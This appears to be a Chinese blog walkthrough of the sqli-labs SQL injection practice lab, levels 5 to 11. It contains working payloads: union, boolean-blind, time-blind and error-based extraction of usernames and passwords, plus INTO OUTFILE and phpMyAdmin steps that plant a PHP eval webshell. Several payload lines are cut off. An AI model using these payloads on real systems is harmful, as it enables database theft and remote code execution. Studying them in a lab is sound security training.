?id=-1' union select count(*),1, concat('~',(select concat_ws('[',password,username) from users limit 1,1),
```

修改limit x,1 可以显示第x个用户的password和username （'['是分隔符）

注入结束。

Less-6 GET - Double Injection - Double Quotes - String (双注入GET双引号字符型注入)

双引号字符型注入，上一题的单引号改成双引号就可以了,同样是两种方法：时间延迟型的手工盲注、报错型的手工盲注或者sqlmap，再有利用concat()几聚合数。

步骤和第五题一样，不再赘述。

Less-7 GET - Dump into outfile - String （导出文件GET字符型注入）

几次尝试，不难猜出注释符被过滤了，但是看看题目：less 7 GET - Dump into outfile - String （导出文件GET字符型注入）

所以大概要使用文件导出。我投机取巧了，找了个简单题less-2直接注入拿到路径，方便导出。

这里插个小扩展：

winserver的iis默认路径c:\Inetpub\wwwroot

linux的nginx一般是/usr/local/nginx/html，/home/wwwroot/default，/usr/share/nginx，/var/www/htm等


apache 就.../var/www/htm，.../var/www/html/htdocs

phpstudy 就是...\PhpStudy20180211\PHPTutorial\WWW\

xammp 就是...\xampp\htdocs

payload

```
Less-2/?id=-1 union select 1,@@basedir,@@datadir --+
```




注入less-7

payload

```
?id=1')) union select 1,2,'<?php @eval($_POST["cmd"]);?>' into outfile "F:\\WhiteFlie\\PhpStudy20180211\\PH
```

php的一句话我就不多解释了。


注意下这里的路径必须用 \\



虽然回显报错，但是查看本地文件已经写入了ttt.php，接下来中国菜刀(有需要的可以给评论一下，Email给你)连接一下。

连接之前最好用浏览器访问一下，相当于运行一下，否则可能连不上。

地址：php一句话木马的地址，后面的口令就是刚才写的post里写的cmd，当然可以使用其他口令。



本题是导出文件GET字符型注入，实际情况下，如果可扫描出phpmyadmin的后台，并且后台使用弱口令，也可以通过爆破进入后台，从后台注入文件。

大致过程：

再phpmyadmin的sql中执行命令：

```
use test; //选择数据库为test
create table test(bbb varchar(64)); //在数据库中创建一个表test
insert into test values("<?php @eval($_POST['cmd']);?>"); //在test中插入一条数据
<?php @eval($_POST['cmd']);?> select * from test into outfile '一句话木马路径'; //将test中的数据导出到php文件
```

然后菜刀连接一下。

再或者直接用sqlmap跑也是可以的，不在赘述。

注入完成。

- **PS：**

需要说一下这个方法需要mysql数据库开启secure-file-priv写文件权限，否则不能写入文件。

这是个坑，这里说一下方法，方便读者，不需要麻烦的再去找其他博客资料。

如果你使用的时phpstudy，或者xammp请修改其自己的环境里的mysql配置文件。

进入mysql安装目录，找到my.ini 修改里面的secure-file-priv参数

如果发现没有secure_file_priv这个选项，直接再最后添加一个空的即可。


```
innodb_thread_concurrency=8
innodb_thread_concurrency=8
innodb_thread_concurrency=8
innodb_thread_concurrency=8
innodb_thread_concurrency=8
innodb_thread_concurrency=8
secure-file-priv =""
```


如果引号中是一个文件路径的话，导入/出的文件路径会再这个路径下。

这破问题困扰我挺长时间的，现在在这说下，让以读者少走弯路。

Less-8 GET - Blind - Boolian Based - Single Quotes (布尔型单引号GET盲注)

题目名字暴露一切，本来不想看的，又瞥到了，布尔型盲注，单引号，id=1回显，价格单引号不回显，构造一下验证是不是布尔型payload ?id=1' and 1=1 --+ 回显了，证明没跑了。



那就一步一步来吧，和less5一样的，根据回显判断。

可以通过 > < 比较字符大小加速爆破

暴库payload

```
?id=1' and left((select database()),1)='s'--+
```

库名长度可使用?id=1' and length(database())=8--+ 判断，同理表名字，段名等。

最后得到库名?id=1' and left((select database()),8)='security'--+

爆表，爆字段，爆值，流水操作，和**less5的方法二**，手工注入所有payload一摸一样，不再赘述。


less5的方法二，时间型的注入一样能用，

但是不知道为什么concat聚合函数这题用不了。

注入完成。

Less-9 GET - Blind - Time based. - Single Quotes (基于时间的GET单引号盲注)

不管怎么输入，回显总是you are ...



考虑时间型盲注，payload

```
?id=1' and sleep(3) --+
```

注意id=1，发现明显延迟，说明注入成功，接下来爆破就完了。

这道题的payload构造和第五题的方法一是一样的，一些废话就不多说了，这里就列一下过程，完事儿。

爆库payload

```
?id=1' and if(length(database())=4 , sleep(3), 1) --+
```

发现当?id=1' and if(length(database())=8 , sleep(3), 1) --+时明显延迟，所以库名长为8

```
?id=1' and if(left(database(),1)='s' , sleep(3), 1) --+
```

发现明显延迟说明库名第一个字符为 's'

继续爆破?id=1' and if(left(database(),8)='security' , sleep(3), 1) --+

说明库名为 'security'

爆表payload

```
?id=1' and if(left((select table_name from information_schema.tables where table_schema=database() limit 1,
```

使用limit x,1 查询第x个表名，和爆破库名一样，第一个表名为referer。终于，在第三个表爆到users这个表，显然是用户信息表。

爆字段payload

定向爆破password和username，这里就不解释了，第五题里面写的比较详细了。

```
?id=1' and if(left((select column_name from information_schema.columns where table_name='users' limit 4,1),
```

```
?id=1' and if(left((select column_name from information_schema.columns where table_name='users' limit 9,1),
```

我在第4，9行分别爆破到password和username，个人环境不同的可能表位置有差别。

爆值payload

```
?id=1' and if(left((select password from users order by id limit 0,1),4)='dumb' , sleep(3), 1) --+
```

```
?id=1' and if(left((select username from users order by id limit 0,1),4)='dumb' , sleep(3), 1) --+
```

爆破到第一个人的username：dumb，password：dumb。修改limit x,1 继续爆破其他用户，手工注入比较慢，可以使用sqlmap。


注入结束。

Less-10 GET - Blind - Time based - double quotes (基于时间的双引号盲注)


基于时间的双引号盲注，只要把上一题Less-9的单引号改成双引号，一样的注入，不再赘述。

- 11到21关的提交方式全是post型的，我这里使用火狐浏览器的HackBar
- **实践证明，只能使用burpsuit抓包软件，修改post参数，所以弃用hackbar，改用burpsuit。**

界面常用选项介绍




less11-less20登陆框的题可以输入带',",),的账号密码，根据报错判断sql查询语句的构造方式：




Less-11 POST - Error Based - Single quotes- String (基于错误的POST型单引号字符型注入)

模拟真实环境，我们作为Dump用户使用Dump密码登陆，可以看到以下



登陆成功

此时打开hackbar选中post可以看到，已经自动载入的刚才提交的表单数据：




我刚测试了一下，hackbar提交uname=admin' and 1=2 --+&passwd=admin&submit=Submit作为post参数时，无论and后面是1=1

还是1=2，都能登陆，不知道为什么，可能是提交的时候自动加了+号连接语句的问题。

所以现在改用burpsuit，抓包修改参数。

- **重新来过**


输入admin admin 登陆，抓包，发送到repeater模块



在repeater中通过修改post的参数进行注入。

- 方法一 extractvalue测试payload

```
uname=admin' and 1=1 --+ &passwd=admin&submit=Submit //能登陆
uname=admin' and 1=2 --+ &passwd=admin&submit=Submit //不能登陆
```



说明注入生效，**存在报错型注入**，接下来又是重复性工作，上extractvalue()

爆库payload

```
uname=admin' and extractvalue(1,concat(0x7e,(select database()))) --+&passwd=admin&submit=Submit
```

爆表payload

```
uname=admin' and extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables
```

只能查询到前几个表，后面加上not in ()就可以查到其他表了，如：

```
uname=admin' and extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables
```

这里我们发现没有更多的表了，而users表应该是存放用户信息的，所以我们进入下一步。

爆列名payload

```
uname=admin' and extractvalue(1,concat(0x7e,(select group_concat(column_name) from information_schema.colum
```


使用同样方法，可以查询到其他列名，直到遍历出所有列名，我们找到password和uername，开始爆值。

爆值payload

```
uname=admin' and extractvalue(1,concat(0x7e,(select group_concat(username,0x3a,password) from users)))--+&p
```

同样使用not in 可以查询其他值：

